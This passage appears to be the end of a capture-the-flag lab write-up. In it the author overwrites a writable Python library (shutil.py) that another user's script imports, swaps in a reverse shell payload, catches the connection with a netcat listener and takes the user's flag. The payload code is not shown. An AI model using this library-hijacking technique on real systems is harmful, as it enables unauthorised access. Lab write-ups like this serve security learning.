
I now only needed to find the flag of morpheus. So I viewed that user's files and found a pythons script.




Since it was a python script that imported libraries, I looked for writable files inside the `/usr/` directory hoping to find something interesting and found I had write permissions on **shutil.py**.




I copied a python reverse shell payload and replaced the contents of **shutil.py** with it. I then started a **netcat** listener.






After some time, I received a reverse shell.



Finally, I captured *morpheus*'s flag



That's it from my side!
Until next time :)